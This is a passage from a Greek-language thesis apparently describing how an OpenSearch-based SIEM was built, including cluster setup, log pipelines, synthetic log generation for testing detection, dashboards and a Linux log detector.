- **opensearch-node1:** Διαμορφωμένος ως κόμβος master-eligible και κόμβος δεδομένων. Ο ρόλος αυτός περιλαμβάνει να είναι ικανός να συμμετέχει σε εργασίες συντονισμού της συστάδας, όπως η εκλογή του διαχειριστή της συστάδας, η διαχείριση μεταδεδομένων και η διατήρηση της συνολικής υγείας της συστάδας.
- **opensearch-node2:** Επίσης master-eligible και κόμβος δεδομένων, που συμβάλλει στην κατανομή φορτίου και ενισχύει την ανοχή σε σφάλματα.

Η επικοινωνία μεταξύ των κόμβων επιτεύχθηκε μέσω του δικτύου Docker opensearch-net, εξασφαλίζοντας αποτελεσματική επικοινωνία και συγχρονισμό των δεδομένων. Η ακεραιότητα των δεδομένων εξασφαλίστηκε μέσω της διαμόρφωσης πρωτογενών και αντίγραφων shards, που βελτιστοποιούν την απόδοση και μειώνουν τον κίνδυνο απώλειας πληροφοριών.

Ιδιαίτερη σημασία δόθηκε στη διαχείριση των εξαρτήσεων μεταξύ των υπηρεσιών, προκειμένου να εξασφαλιστεί η σταθερή εκκίνηση της συστάδας:

- Η υπηρεσία Logstash διαμορφώθηκε ώστε να εξαρτάται από την υγεία των κόμβων opensearch-node1 και opensearch-node2. Η εκκίνηση του Logstash πραγματοποιείται μόνο αφού επιβεβαιωθεί ότι και οι δύο κόμβοι είναι πλήρως λειτουργικοί και σε υγιή κατάσταση,

εξασφαλίζοντας έτσι σταθερότητα κατά την επεξεργασία δεδομένων και αποφυγή σφαλμάτων σύνδεσης.
- Αντίστοιχα, η υπηρεσία Filebeat εξαρτάται άμεσα από τη διαθεσιμότητα του Logstash. Έτσι, διασφαλίζεται ότι τα αρχεία καταγραφής αποστέλλονται μόνο όταν το σύστημα είναι πλήρως έτοιμο να τα επεξεργαστεί.

Η στιβαρότητα της συστάδας ενισχύθηκε επιπλέον μέσω της προσεκτικής διαμόρφωσης βασικών παραμέτρων του συστήματος:

- Οι ρυθμίσεις cluster.name και node.name χρησιμοποιήθηκαν για τη σαφή αναγνώριση και τον καθορισμό των ρόλων κάθε κόμβου.
- Οι παράμετροι discovery.seed_hosts και cluster.initial_cluster_manager_nodes αξιοποιήθηκαν για την αρχική ανακάλυψη των κόμβων και την ομαλή εκκίνηση της συστάδας.
- Οι επιλογές JVM (-Xms1g -Xmx1g) εξασφαλίζουν τη σωστή διαχείριση της μνήμης και τη διατήρηση σταθερών επιπέδων απόδοσης.
- Η παράμετρος bootstrap.memory_lock ενεργοποιήθηκε ώστε να αποτρέψει το swapping της μνήμης, διατηρώντας τη γρήγορη απόκριση ακόμα και σε περιόδους υψηλού φορτίου.

Μετά την αρχικοποίηση της συστάδας, πραγματοποιήθηκαν διαδικασίες διαχείρισης και διαμόρφωσης μέσω του περιβάλλοντος OpenSearch Dashboards και των εργαλείων Dev Tools, εξασφαλίζοντας πλήρη εποπτεία και διαχείριση των λειτουργιών της συστάδας.

5.4.2 Δημιουργία μοτίβου δεικτών (Index Pattern Creation)

Δημιουργήθηκαν μοτίβα ευρετηρίου στο πλαίσιο του OpenSearch Dashboards για την αποτελεσματική ομαδοποίηση και ανάκτηση των δεδομένων καταγραφής που εισήχθησαν. Το πρότυπο index filebeat-* ορίστηκε για τη συγκέντρωση των αρχείων καταγραφής που αποστέλλονται από το Filebeat, επιτρέποντας τη βελτιωμένη αναζήτηση, το φιλτράρισμα και την οπτικοποίηση εντός της διεπαφής Discover και υποστηρίζοντας την προηγμένη ανάλυση συμβάντων εντός της ενότητας Security Analytics.

5.4.3 Προσαρμοσμένη χαρτογράφηση και συμβατότητα ECS

Για να εξασφαλιστεί ο δομημένος χειρισμός δεδομένων και η απρόσκοπτη ενσωμάτωση με τις ενότητες μηχανικής μάθησης, δημιουργήθηκαν προσαρμοσμένες αντιστοιχίσεις χρησιμοποιώντας την κονσόλα Dev Tools.

Συγκεκριμένα πεδία -συμπεριλαμβανομένων των process.command_line, process.exe, system.auth.user και host.ip- αντιστοιχίστηκαν σε μορφές συμβατές με το ECS. Αυτή η προσέγγιση επέτρεψε προηγμένα ερωτήματα σε επίπεδο πεδίου, αυξημένη ακρίβεια αναζήτησης και βελτιωμένη συμβατότητα με τις ενότητες Security Analytics και Anomaly Detection του OpenSearch.

Αυτό το στάδιο διαμόρφωσης δημιούργησε μια ισχυρή και ευθυγραμμισμένη με το σχήμα βάση για τα επόμενα στοιχεία του αγωγού SIEM. Επιτρέπει την αποτελεσματική εισαγωγή, ευρετηρίαση και μετατροπή δεδομένων συμβάντων ασφαλείας και παρέχει το κρίσιμο υπόβαθρο για αξιόπιστες διαδικασίες συσχέτισης και ανίχνευσης. Όπως περιγράφεται στις ενότητες που ακολουθούν, αυτή η ρύθμιση υποστηρίζει ένα ολοκληρωμένο σύστημα ανίχνευσης απειλών, ικανό να εντοπίζει τόσο προκαθορισμένες όσο και αναδυόμενες ανωμαλίες εντός των παρακολουθούμενων περιβαλλόντων.

5.5 Δημιουργία και εισαγωγή δεδομένων

Βασικό στοιχείο για την επικύρωση της απόδοσης και της αξιοπιστίας ενός συστήματος SIEM είναι η δυνατότητα δοκιμής του με αντιπροσωπευτικά σύνολα δεδομένων που αντικατοπτρίζουν τόσο

καλοήθεις όσο και κακόβουλες δραστηριότητες. Τα αρχεία καταγραφής του πραγματικού κόσμου συχνά περιέχουν ευαίσθητες ή απόρρητες πληροφορίες, γεγονός που καθιστά τη χρήση τους για δοκιμές και εκπαίδευση μοντέλων μη πρακτική. Ως εκ τούτου, η δημιουργία συνθετικών δεδομένων που μιμούνται την πραγματική συμπεριφορά του συστήματος καθίσταται κρίσιμη στρατηγική για την ανάπτυξη ενός ασφαλούς και ρεαλιστικού περιβάλλοντος δοκιμών. Στην παρούσα εφαρμογή, σχεδιάστηκαν scripts βασισμένα στην Python για την προσομοίωση διαφόρων συμπεριφορών του συστήματος Linux. Τα αρχεία καταγραφής δομήθηκαν σύμφωνα με το Elastic Common Schema (ECS), εξασφαλίζοντας απρόσκοπτη συμβατότητα με τις δυνατότητες επεξεργασίας και ανάλυσης του OpenSearch.

5.5.1 Δημιουργία κανονικών αρχείων καταγραφής (βασική γραμμή)

Για τη δημιουργία μιας βασικής γραμμής συμπεριφοράς για την ενότητα ανίχνευσης ανωμαλιών, δημιουργήθηκε ένα προσαρμοσμένο script με όνομα generate_logs.py. Αυτό το script παράγει συνθετικά αρχεία καταγραφής που αντιπροσωπεύουν τυπικές λειτουργίες του λειτουργικού συστήματος Linux, όπως η πιστοποίηση ταυτότητας χρήστη, η εκτέλεση διεργασιών, η πρόσβαση σε αρχεία και η κλήση προγραμματισμένων εργασιών. Αυτά τα αρχεία καταγραφής μορφοποιήθηκαν χρησιμοποιώντας πεδία συμβατά με το ECS, όπως @timestamp, process.command_line, system.auth.user, working_directory, host.name και άλλα.

Αυτό το σύνολο δεδομένων χρησιμοποιήθηκε για την εκπαίδευση των μοντέλων ανίχνευσης ανωμαλιών με μη επιβλεπόμενο τρόπο. Η εκπαίδευση σε συνεπή, συνήθη συμπεριφορά επιτρέπει στο σύστημα να εντοπίζει αποτελεσματικά αποκλίσεις που υποδηλώνουν ύποπτη ή κακόβουλη δραστηριότητα. Πρόσφατες έρευνες έχουν δείξει ότι η εκμάθηση βασικών γραμμών συμπεριφοράς διεργασιών από δομημένα συμβάντα σε επίπεδο εφαρμογής μπορεί να βελτιώσει σημαντικά την ανίχνευση ανωμαλιών. Για παράδειγμα, το KOBRA, μια μηχανή ανίχνευσης ανωμαλιών που εισήγαγαν οι Fawaz και Sanders, αξιοποιεί μοτίβα συνύπαρξης σε καλοήθεις συμπεριφορές διεργασιών για να ανιχνεύσει αποκλίσεις με υψηλή ακρίβεια [77].

5.5.2 Δημιουργία κακόβουλων αρχείων καταγραφής

Για την αξιολόγηση των δυνατοτήτων ανίχνευσης των ενοτήτων Security Analytics και Anomaly Detection, δημιουργήθηκαν πρόσθετα σενάρια για την προσομοίωση ύποπτης και κακόβουλης δραστηριότητας.

5.5.2.1 Generate_detection_logs.py

Αυτό το script παράγει αρχεία καταγραφής διαμορφωμένα έτσι ώστε να ταιριάζουν με τις υπογραφές ανίχνευσης προκαθορισμένων κανόνων στο πλαίσιο της ενότητας Security Analytics. Αυτά τα συνθετικά συμβάντα σχεδιάστηκαν σε ευθυγράμμιση με το πλαίσιο ATT&CK της MITRE και περιλάμβαναν σενάρια όπως:

- Δραστηριότητες αναγνώρισης Linux (π.χ. σάρωση, ανακάλυψη λογαριασμού)
- Εκτελέσεις από μη συμβατικούς καταλόγους όπως ο /tmp
- Απομακρυσμένη πρόσβαση με βάση το shell (π.χ., αντίστροφα μοτίβα shell)
- Εκτέλεση εντολών με βάση την Python που χρησιμοποιούνται σε τεχνικές αποφυγής
- Τροποποιήσεις αρχείων που υποδεικνύουν προσπάθειες παραμονής (π.χ. δημιουργία ύποπτων αρχείων υπηρεσιών)

Κάθε μία από αυτές τις καταχωρίσεις καταγραφής επαληθεύτηκε για να ενεργοποιηθούν οι αντίστοιχοι κανόνες ανίχνευσης και να δημιουργηθούν ειδοποιήσεις μέσω της διεπαφής OpenSearch.

5.5.2.2 Generate_mal_logs.py

Σε αντίθεση με το προηγούμενο script, αυτό επικεντρώθηκε στη δημιουργία ποικίλων και λιγότερο προβλέψιμων κακόβουλων συμπεριφορών. Αυτά τα σενάρια δεν αντιστοιχούσαν σε γνωστές υπογραφές κανόνων και περιλάμβαναν τακτικές όπως η παράτυπη εκτέλεση γραμμής εντολών, προσπάθειες κλιμάκωσης προνομίων με χρήση ασαφών δυαδικών αρχείων και συμπεριφορές που μιμούνταν τη δραστηριότητα εσωτερικής απειλής. Αυτά τα αρχεία καταγραφής δημιουργήθηκαν σκόπιμα για να δοκιμαστεί η ανταπόκριση και η ευαισθησία των μοντέλων ανίχνευσης ανωμαλιών.

5.5.2.3 Συνδυασμός των δύο script

Η συνδυασμένη χρήση αυτών των δύο στρατηγικών δημιουργίας αρχείων καταγραφής δημιούργησε ένα αυστηρό και ρεαλιστικό πλαίσιο δοκιμών. Η προσέγγιση αυτή βοήθησε στην αξιολόγηση του πόσο καλά το σύστημα SIEM μπορεί να εντοπίσει τόσο τις προκαθορισμένες όσο και τις προηγουμένως άγνωστες απειλές. Η υβριδική ικανότητα ανίχνευσης, αξιοποιώντας τόσο την ανάλυση βάσει κανόνων όσο και την ανίχνευση ανωμαλιών βάσει μηχανικής μάθησης, παρέχει ολοκληρωμένη κάλυψη έναντι των εξελισσόμενων απειλών. Τα εμπειρικά αποτελέσματα των υβριδικών συστημάτων έχουν δείξει σημαντικές βελτιώσεις στην ακρίβεια ανίχνευσης με παράλληλη ελαχιστοποίηση των ψευδών συναγερμών, όπως επικυρώθηκε από έρευνες όπως [78].

5.6 Χρήση των OpenSearch Dashboards

Η διεπαφή OpenSearch Dashboards διαδραμάτισε κεντρικό ρόλο στη λειτουργική παρακολούθηση και ανάλυση του συστήματος SIEM. Ως το οπτικό front-end της πλατφόρμας OpenSearch, παρέχει ένα ενοποιημένο περιβάλλον για την αλληλεπίδραση με τα καταχωρημένα δεδομένα ασφαλείας, επιτρέποντας την ανάλυση σε πραγματικό χρόνο, τις εις βάθος αναζητήσεις και τις δυναμικές απεικονίσεις. Το OpenSearch Dashboards αποδείχθηκε ιδιαίτερα χρήσιμο για τη διεξαγωγή εγκληματολογικών ερευνών, τον εντοπισμό ανωμαλιών και την παρακολούθηση δεικτών ασφαλείας σε διαφορετικές ροές δεδομένων.


5.6.1 Opensearch Discover

Η ενότητα Discover στο OpenSearch Dashboards χρησιμεύει ως το κύριο εργαλείο για την εξερεύνηση δεδομένων σε πραγματικό χρόνο. Αυτή η λειτουργία επιτρέπει στους χρήστες να αναζητούν και να φιλτράρουν τα ευρετηριασμένα δεδομένα καταγραφής χρησιμοποιώντας ερωτήματα με βάση το Lucene ή τη σύνταξη KQL (Kibana Query Language). Κατά τη διάρκεια της υλοποίησης, το εργαλείο Discover χρησιμοποιήθηκε για:

- Εκτέλεση αναζητήσεων καταγραφής σε πραγματικό χρόνο για την παρακολούθηση συγκεκριμένων συμπεριφορών, όπως απόπειρες σύνδεσης, εκτελέσεις γραμμών εντολών και συμβάντα συστήματος.
- Εφαρμογή χρονικών φίλτρων και συγκεκριμένων ερωτημάτων πεδίου για την απομόνωση περιστατικών.
- Επαλήθευση της σωστής εισαγωγής και κανονικοποίησης των πεδίων καταγραφής σύμφωνα με τη δομή του ECS.
- Προβολή ακατέργαστων και δομημένων δεδομένων καταγραφής για την επιβεβαίωση της συσχέτισης και των αποτελεσμάτων ανίχνευσης ανωμαλιών.

Το παρακάτω στιγμιότυπο οθόνης απεικονίζει εν δράσει την ενότητα Discover, η οποία δείχνει τα συμβάντα καταγραφής που ανακτήθηκαν σε ένα επιλεγμένο χρονικό εύρος 15 λεπτών. Στον κεντρικό πίνακα, οι χρήστες μπορούν να παρατηρήσουν τα αρχεία καταγραφής που έχουν ληφθεί και εμφανίζονται σε χρονολογική σειρά με αναλυμένες τιμές πεδίων, όπως process.command_line, host.ip

και auditd.log.comm. Στην αριστερή πλευρά εμφανίζεται μια λίστα με τα ευρετηριασμένα πεδία, τα οποία μπορούν να φιλτραριστούν ή να χρησιμοποιηθούν μεμονωμένα ή σε συνδυασμό για να βελτιώσουν τις αναζητήσεις. Στο επάνω μέρος, ένα ιστόγραμμα χρονογραμμής εμφανίζει τη συχνότητα των καταχωρίσεων καταγραφής, επιτρέποντας τη διαχρονική ανάλυση των συμβάντων ασφαλείας και τονίζοντας τις εκρήξεις δραστηριότητας. Αυτή η λειτουργία ενισχύει σημαντικά την ικανότητα των αναλυτών να εντοπίζουν ανωμαλίες και να διερευνούν συμβάντα σχεδόν σε πραγματικό χρόνο.



Εικόνα 5.3: Opensearch Discover

Η απρόσκοπτη ενσωμάτωσή της με το φιλτράρισμα βάσει χρονοσφραγίδας την καθιστά ιδιαίτερα αποτελεσματική για τον περιορισμό των χρονοδιαγραμμάτων των συμβάντων και την παρακολούθηση της δραστηριότητας σε όλους τους κεντρικούς υπολογιστές και τους χρήστες [81].


5.6.2 Πίνακες ελέγχου και οπτικοποιήσεις

Για την ενίσχυση της επίγνωσης της κατάστασης και τον εξορθολογισμό των ροών εργασίας παρακολούθησης, αναπτύχθηκε μια σειρά προσαρμοσμένων ταμπλό και οπτικοποιήσεων στο πλαίσιο του OpenSearch Dashboards. Τα εν λόγω οπτικά στοιχεία παρέχουν άμεσες πληροφορίες για τις σχετικές με την ασφάλεια μετρήσεις, εμφανίζοντας τις κορυφαίες διευθύνσεις IP πηγής και προορισμού, επισημαίνοντας τις πιο συχνά εκτελούμενες εντολές, οπτικοποιώντας μοτίβα ελέγχου ταυτότητας χρηστών, ποσοτικοποιώντας τον αριθμό των συναγερμών με βάση τα επίπεδα σοβαρότητας και τις αντιστοιχίες κανόνων και απεικονίζοντας τις βαθμολογίες ανωμαλιών με την πάροδο του χρόνου για διαφορετικούς κεντρικούς υπολογιστές ή συγκεκριμένα χαρακτηριστικά.

Σε μια τυπική εγκατάσταση, αυτά τα οπτικά στοιχεία θα μπορούσαν να περιλαμβάνουν τον εντοπισμό των σημαντικότερων διευθύνσεων IP πηγής και προορισμού για την αποκάλυψη τάσεων επικοινωνίας και πιθανών απειλών, την παρακολούθηση συχνά εκτελούμενων εντολών για την παρακολούθηση της χρήσης του συστήματος ή πιθανής κατάχρησης και την οπτικοποίηση μοτίβων ελέγχου ταυτότητας χρηστών για τον εντοπισμό ανωμαλιών στη συμπεριφορά σύνδεσης. Επιπλέον, τα ταμπλό μπορούν να συγκεντρώσουν τις μετρήσεις των ειδοποιήσεων που κατηγοριοποιούνται με βάση τη σοβαρότητα και τις αντιστοιχίες κανόνων για την υποστήριξη της ιεράρχησης και μπορούν να εμφανίζουν βαθμολογίες ανωμαλιών με την πάροδο του χρόνου για συγκεκριμένους κεντρικούς υπολογιστές ή εξαγόμενα χαρακτηριστικά, προσφέροντας εικόνα των αποκλίσεων συμπεριφοράς. Αυτοί οι τύποι μετρήσεων δεν εφαρμόστηκαν εξαντλητικά σε αυτή τη μελέτη περίπτωσης, αλλά η συμπερίληψή τους είναι εφικτή και συνιστάται για πιο προηγμένες ρυθμίσεις παρακολούθησης απειλών.

Αυτά τα ταμπλό μπορούν να αξιοποιήσουν τα ενσωματωμένα εργαλεία οπτικοποίησης, όπως ραβδογράμματα, γραμμικά γραφήματα, χάρτες θερμότητας και πίνακες, για να δημιουργήσουν δυναμικές επισκοπήσεις προσαρμοσμένες στο πλαίσιο του Κέντρου Επιχειρήσεων Ασφαλείας (SOC). Αν και δεν εφαρμόστηκαν όλες οι μέθοδοι οπτικοποίησης σε αυτή τη μελέτη περίπτωσης, η πλατφόρμα επιτρέπει διαμορφώσεις που ενημερώνονται σχεδόν σε πραγματικό χρόνο, υποστηρίζοντας τη συνεχή παρακολούθηση με ελάχιστη καθυστέρηση. Αυτή η ευελιξία παρέχει την ευκαιρία για μελλοντικές υλοποιήσεις για την ενίσχυση της ορατότητας και της επιχειρησιακής απόκρισης σε ένα πλαίσιο SIEM.

Το παρακάτω στιγμιότυπο οθόνης εμφανίζει μια τέτοια απεικόνιση, ένα κυκλικό διάγραμμα που δείχνει την κατανομή των αρχείων καταγραφής σύμφωνα με το πεδίο source.ip. Αυτό το διάγραμμα προσδιορίζει με σαφήνεια τις πιο ενεργές διευθύνσεις IP που αλληλεπιδρούν με τα συστήματα που παρακολουθούνται, επιτρέποντας στους αναλυτές να αναγνωρίζουν ύποπτη δραστηριότητα, συχνές πηγές επικοινωνίας ή πιθανές πηγές απειλών ασφαλείας.



Εικόνα 5.4: Οπτική καταμέτρηση του πεδίου source.ip σε όλα τα δεδομένα εντός 2 μηνών

Όπως σημειώνεται στη βιβλιογραφία για την παρακολούθηση της ασφάλειας στον κυβερνοχώρο, οι καλά σχεδιασμένες οπτικές διεπαφές συμβάλλουν στην ταχύτερη ανίχνευση περιστατικών και μειώνουν τη γνωστική υπερφόρτωση των αναλυτών [79].

Σε αυτή τη μελέτη περίπτωσης, τα Dashboards του OpenSearch αποδείχθηκαν καθοριστικά για την παρουσίαση μιας ολοκληρωμένης οπτικής του τοπίου απειλών του συστήματος. Ευθυγραμμίζοντας τις οπτικές αναλύσεις με την ανίχνευση ανωμαλιών βάσει μηχανικής μάθησης και την ειδοποίηση βάσει κανόνων, η πλατφόρμα προσφέρει τη δυνατότητα έγκαιρης και τεκμηριωμένης ανταπόκρισης στις αναδυόμενες απειλές.

5.7 Ρύθμιση της ενότητας Security Analytics


Η ενότητα Security Analytics στο OpenSearch διαμορφώθηκε έτσι ώστε να αυτοματοποιεί την ανίχνευση γνωστών απειλών και να παρέχει δομημένες ειδοποιήσεις που υποστηρίζουν την ταχεία και τεκμηριωμένη ανταπόκριση. Αυτή η ενότητα διαδραματίζει κρίσιμο ρόλο στην ενίσχυση της ορατότητας, της ακρίβειας και της επιχειρησιακής ετοιμότητας ενός συστήματος SIEM. Αξιοποιώντας ένα ολοκληρωμένο σύνολο προκαθορισμένων κανόνων ανίχνευσης και ενεργοποιώντας τη λογική συσχέτισης, εισάγει ένα επίπεδο ευφυΐας ικανό να ερμηνεύει σύνθετα συμβάντα ασφαλείας. Η διαμόρφωση έχει σχεδιαστεί για να σαρώνει συνεχώς τα εισερχόμενα αρχεία καταγραφής σχεδόν σε πραγματικό χρόνο, να τα συγκρίνει με γνωστά μοτίβα απειλών και να παράγει ειδοποιήσεις που

μπορούν να αποτελέσουν αντικείμενο δράσης, εμπλουτισμένες με δεδομένα με βάση το πλαίσιο, επιτρέποντας στους αναλυτές να ανταποκριθούν αποτελεσματικά.

Μέσω του Security Analytics, οι οργανισμοί μπορούν να ανιχνεύουν ένα ευρύ φάσμα απειλών - από βασικές προσπάθειες αναγνώρισης έως πιο προηγμένες τεχνικές κλιμάκωσης προνομίων. Η δυνατότητα επεξεργασίας σε πραγματικό χρόνο διασφαλίζει ότι οι επιθέσεις εντοπίζονται σε πρώιμο στάδιο του κύκλου ζωής τους. Επιπλέον, η αρθρωτή δομή του συστήματος ανίχνευσης επιτρέπει στους χρήστες να προσαρμόζουν σύνολα κανόνων, να ρυθμίζουν τα όρια σοβαρότητας και να προσαρμόζουν τη λογική ανίχνευσης ώστε να ευθυγραμμίζεται με συγκεκριμένα περιβάλλοντα ή απαιτήσεις συμμόρφωσης.

5.7.1 Δημιουργία του ανιχνευτή αρχείων καταγραφής συστημάτων Linux

Ένας νέος ανιχνευτής διαμορφώθηκε χρησιμοποιώντας τη διεπαφή OpenSearch Security Analytics, προσαρμοσμένος για την ανάλυση των αρχείων καταγραφής συστημάτων Linux. Ο τύπος του ανιχνευτή ορίστηκε σε «Linux System Logs», με προγραμματισμένο διάστημα ενός λεπτού για την υποστήριξη της παρακολούθησης χαμηλής καθυστέρησης. Ως πηγή δεδομένων επιλέχθηκε ο δείκτης filebeat-logs, καθώς λαμβάνει συνεχώς δομημένα δεδομένα καταγραφής από το Filebeat και επεξεργάζεται μέσω του Logstash.



Εικόνα 5.5: Linux System logs Detector

Στο παραπάνω σχήμα εμφανίζεται ο πίνακας ρυθμίσεων του ανιχνευτή Linux System Logs Detector, συμπεριλαμβανομένων των λεπτομερειών του ανιχνευτή και των ενεργών κανόνων ανίχνευσης. Αυτή η απεικόνιση επιβεβαιώνει τη διαμόρφωση του χρονοδιαγράμματος του ανιχνευτή, του τύπου αρχείου καταγραφής, της πηγής δεδομένων και των σχετικών κανόνων ανίχνευσης μαζί με τα επίπεδα σοβαρότητας και την κατάσταση λειτουργίας τους.

